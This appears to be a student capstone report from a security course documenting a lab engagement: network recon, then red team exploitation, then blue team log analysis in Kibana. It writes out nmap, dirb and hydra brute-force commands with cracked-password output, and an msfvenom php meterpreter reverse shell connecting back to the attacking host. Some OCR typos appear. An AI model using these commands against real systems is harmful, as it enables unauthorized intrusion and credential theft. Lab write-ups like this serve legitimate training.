Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

James O’Connor

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Open ports in our network

Host Router: 192.168.1.1
135/tcp - msrpc -Microsoft Windows RPC
139/tcp - netbios-ssn - Microsoft Windows netcios-ssn
445/tcp - micrsoft -ds
2379/tcp ms-wbt-server - Microsoft Window Terminal Service

Elk : 192.168.1.100
22/tcp ssh OpenSSH 7.6pi Uvuntu 4ubuntu0/2 (Ubuntu: Linux; protocol 2.0)
9200/tcp http Elsaticsearch Rest API 7.6.1 (name: elk; cluster; elk eleasticsearch; Lucene 8.4.0

Capstone: 192.168.1.105
22/tcp ssh OpenSSH 7.6pi Uvuntu 4ubuntu0/2 (Ubuntu: Linux; protocol 2.0)
80/tcp open http apache httpd 2.4.29

Kali: 192.168.1.90
22/tcp ssh OpenSSH 8.1p1 Debian (protocol 2.0)

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: Host

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.169.1.90
OS: Linux
Hostname: Kali

This is the link to the draw io : https://drive.google.com/file/d/1NMb2zmrki6RqwxfYa_SZigHchabWA8Ec/view?usp=sharing

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Host	192.168.1.1	Gateway
Elk	192.168.1.100	Monitoring Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Victim Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-200 Sensitive Data Exposure	The company provided confidential information on the website with little to no security.	*This allowed the attacker to have a starting point to gain access with more complicated attacks.*
T1110-Brute Force Attack	Allowed access to confidential folders and files on web server.	*This gave the attacker login information to protected parts of the web server to gain more access and control.*
T1059-004 Shell Injection	Installed a remote execution shell.	*This allows the attacker persistence into the system. With a shell uploaded to the server, the attacker can continue to exploit this server and gain access via a "backdoor."*

Exploitation: Sensitive Data Exposure

01

Tools & Processes

T1595 Active Scanning
An NMAP scan was used to enumerate the network. This scan returned information about the victim's machine including its IP address and open ports with associated services.

T1083 File/Directory Discovery
DIRB was used to search the victim's site. This returned hidden URLs on the web server.

02

Achievements


The NMAP scan was used to Identify the web URL of 192.168.1.105. Attacker used DIRB to locate hidden URLs on the victims used in the attack. Attacker navigated victim site to find a directory containing a hidden folder (secret folder) as well as the users login name. Attacker launched a brute force attack to gain access to this folder (see next slide). This gave us root access in order to launch additional exploits.

03

NMAP Commands Used
nmap -sV 192.168.1.0/24
nmap -p- 192.168.1.105 -sV


DIRB Command Used
dirb http://192.168.1.105

Screenshots of exposed data:



```
company_folders/secret_folder/ for more information

ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
```



```
"dav://172.16.84.205/webdav/"
```

Exploitation: Brute Force Vulnerability

01

Tools & Processes

T1110 Brute Force Attack
The brute force attack was used to gain access to the victim’s password.

.001 Password Guessing
With the login name (ashton) HYDRA was used to find the victim’s password with a simple dictionary or password list (rockyou).


02

Achievements

HYDRA was able to find password (leopoldo) for victim (ashton) account. Using these credentials attacker was able to access a company folder (secret_folder). This folder contained directions and credentials to access the company server.

03

HYDRA Command Used
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-11 20:31:07
root@Kali:/usr/share/wordlists#
```

Exploitation: Remote Code Execution

01

Tools & Processes

T1059 Command & Scripting
-msfvenom was used as a tool to create the payload shell.php
command:
>msfvenom -p php/meterpreter.reverse_tcp

.004 Unix Shell
command:
>msfconsole
>use exploit/multi/handler
-msfconsole was used to set the payload using the exploit of multi/handler we set the lhost to 192.168.1.90 and the lport to 4444

02


Achievements

When the shell is opened this opens a meterpreter shell which gives root access as well as access to file directories. We could look throughout the machine and we found the flag.txt file.

Attach Techniques
-As we have access to the machine through the meterpreter all of the item on slide 11 could be perpetrated against the victim machine


03

This is the contents of flag.txt and you can also see the etc folder and the home directory. We could also execute further malicious code through the meterpreter session.



```
boot  home
dev   initrd.img
etc   initrd.img.old
cat flag.txt
b1ng0w@5h1sn@m0
```

MITRE ATT&CK Matrix



Reconnaissance
- 🟩 Active Scanning
  - 🟩 Scanning IP Blocks
  - Vulnerability Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- 🟧 Gather Victim Network Information
  - Domain Properties
  - DNS
  - Network Trust Dependencies
  - 🟧 Network Topology
  - 🟧 IP Addresses
  - Network Security Appliances
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- 🟩 Search Victim-Owned Websites

Resource Development
- Acquire Infrastructure
  - Domains
  - DNS Server
  - Virtual Private Server
  - Server
  - Botnet
  - Web Services
- Compromise Accounts
- 🟧 Compromise Infrastructure
  - Domains
  - DNS Server
  - Virtual Private Server
  - Server
  - Botnet
  - 🟧 Web Services
- 🟧 Develop Capabilities
  - 🟧 Malware
  - Code Signing Certificates
  - Digital Certificates
  - Exploits
- Establish Accounts
- Obtain Capabilities
  - Malware
  - Tool
  - Code Signing Certificates
  - Digital Certificates
  - Exploits
  - Vulnerabilities
- 🟧 Stage Capabilities
  - 🟧 Upload Malware
  - Upload Tool
  - Install Digital Certificate
  - Drive-by Target
  - Link Target

Initial Access
- Drive-by Compromise
- 🟩 Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing
- Replication Through Removable Media
- Supply Chain Compromise
- Trusted Relationship
- 🟧 Valid Accounts
  - Default Accounts
  - Domain Accounts
  - 🟧 Local Accounts
  - Cloud Accounts

Execution
- 🟦 Command and Scripting Interpreter
  - PowerShell
  - AppleScript
  - Windows Command Shell
  - 🟦 Unix Shell
  - Visual Basic
  - Python
  - JavaScript
  - Network Device CLI
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication
- Native API
- Scheduled Task/Job
- Shared Modules
- Software Deployment Tools
- System Services
  - Launchctl
  - Service Execution
- 🟧 User Execution
  - Malicious Link
  - 🟧 Malicious File
  - Malicious Image
- Windows Management Instrumentation

Persistence
- Account Manipulation
  - Additional Cloud Credentials
  - Exchange Email Delegate Permissions
  - Add Office 365 Global Administrator Role
  - SSH Authorized Keys
- BITS Jobs
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Browser Extensions
- Compromise Client Software Binary
- Create Account
  - Local Account
  - Domain Account
  - Cloud Account
- Create or Modify System Process
  - Launch Agent
  - Systemd Service
  - Windows Service
  - Launch Daemon
- Event Triggered Execution
- External Remote Services
- Hijack Execution Flow
- Implant Internal Image
- Modify Authentication Process
- Office Application Startup
- Pre-OS Boot
- Scheduled Task/Job
- Server Software Component
- Traffic Signaling
- 🟧 Valid Accounts
  - Default Accounts
  - Domain Accounts
  - 🟧 Local Accounts
  - Cloud Accounts

Privilege Escalation
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Create or Modify System Process
- Domain Policy Modification
- Escape to Host
- Event Triggered Execution
- Exploitation for Privilege Escalation
- Hijack Execution Flow
- Process Injection
- Scheduled Task/Job
- 🟧 Valid Accounts
  - Default Accounts
  - Domain Accounts
  - 🟧 Local Accounts
  - Cloud Accounts

Defense Evasion
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- BITS Jobs
- Build Image on Host
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification
- Execution Guardrails
- Exploitation for Defense Evasion
- File and Directory Permissions Modification
- Hide Artifacts
- Hijack Execution Flow
- Impair Defenses
- Indicator Removal on Host
- Indirect Command Execution
- Masquerading
- Modify Authentication Process
- Modify Cloud Compute Infrastructure
- Modify Registry
- Modify System Image
- Network Boundary Bridging
- Obfuscated Files or Information
- Pre-OS Boot
- Process Injection
- Rogue Domain Controller
- Rootkit
- Signed Binary Proxy Execution
- Signed Script Proxy Execution
- Subvert Trust Controls
- Template Injection
- Traffic Signaling
- Trusted Developer Utilities Proxy Execution
- Unused/Unsupported Cloud Regions
- Use Alternate Authentication Material
- 🟧 Valid Accounts
  - Default Accounts
  - Domain Accounts
  - 🟧 Local Accounts
  - Cloud Accounts
- Virtualization/Sandbox Evasion
- Weaken Encryption
- XSL Script Processing

Credential Access
- 🟪 Brute Force
  - Password Guessing
  - 🟪 Password Cracking
  - Password Spraying
  - Credential Stuffing
- Credentials from Password Stores
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials
- Input Capture
- Man-in-the-Middle
- Modify Authentication Process
- Network Sniffing
- OS Credential Dumping
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Two-Factor Authentication Interception
- Unsecured Credentials

Discovery
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Container and Resource Discovery
- Domain Trust Discovery
- 🟧 File and Directory Discovery
- Network Service Scanning
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery
- System Information Discovery
- System Location Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion

Lateral Movement
- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking
- Remote Services
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material

Collection
- Archive Collected Data
- Audio Capture
- Automated Collection
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository
- 🟧 Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Man in the Browser
- Man-in-the-Middle
- 🟧 Screen Capture
- Video Capture

Command and Control
- Application Layer Protocol
- Communication Through Removable Media
- Data Encoding
- Data Obfuscation
- Dynamic Resolution
- Encrypted Channel
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- 🟧 Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Traffic Signaling
- Web Service

Exfiltration
- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- 🟧 Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Exfiltration Over Web Service
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation
- Defacement
- Disk Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

🟩 1st Vulnerability

🟪 2nd Vulnerability

🟦 3rd Vulnerability

🟧 Overall Impacted

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


-The attack occurred between 1633-1635 (the first 16 hits are shown)

-11,026 packets were sent, all from 192.168.1.90 to 192.168.1.105

-Tons of ports being hit in short amount of time indicates that this is a port scan, a common step in the reconnaissance portion of an attack.



Time	destination.port
Aug 7, 2021 @ 16:33:20.004	22
Aug 7, 2021 @ 16:33:20.004	199
Aug 7, 2021 @ 16:33:20.004	587
Aug 7, 2021 @ 16:33:20.004	5900
Aug 7, 2021 @ 16:33:20.004	135
Aug 7, 2021 @ 16:33:20.004	111
Aug 7, 2021 @ 16:33:20.004	256
Aug 7, 2021 @ 16:33:20.004	1723




Aug 7, 2021 @ 16:33:20.004	1025
Aug 7, 2021 @ 16:33:20.004	21
Aug 7, 2021 @ 16:33:20.004	110
Aug 7, 2021 @ 16:33:20.004	113
Aug 7, 2021 @ 16:33:20.004	445
Aug 7, 2021 @ 16:33:20.004	554
Aug 7, 2021 @ 16:33:20.004	3389
Aug 7, 2021 @ 16:33:20.004	1720

Analysis: Finding the Request for the Hidden Directory


-The requests started at 19:48:18.501 and ended at 20:04:42.496; and there was 16,857 requests made.

-The folder requested is /company_folders/secret_folder/ They contained the instructions on how to access the webdav server.



16,857 hits

Aug 7, 2021 @ 09:00:00.000 - Aug 7, 2021 @ 22:30:00.000 — Auto

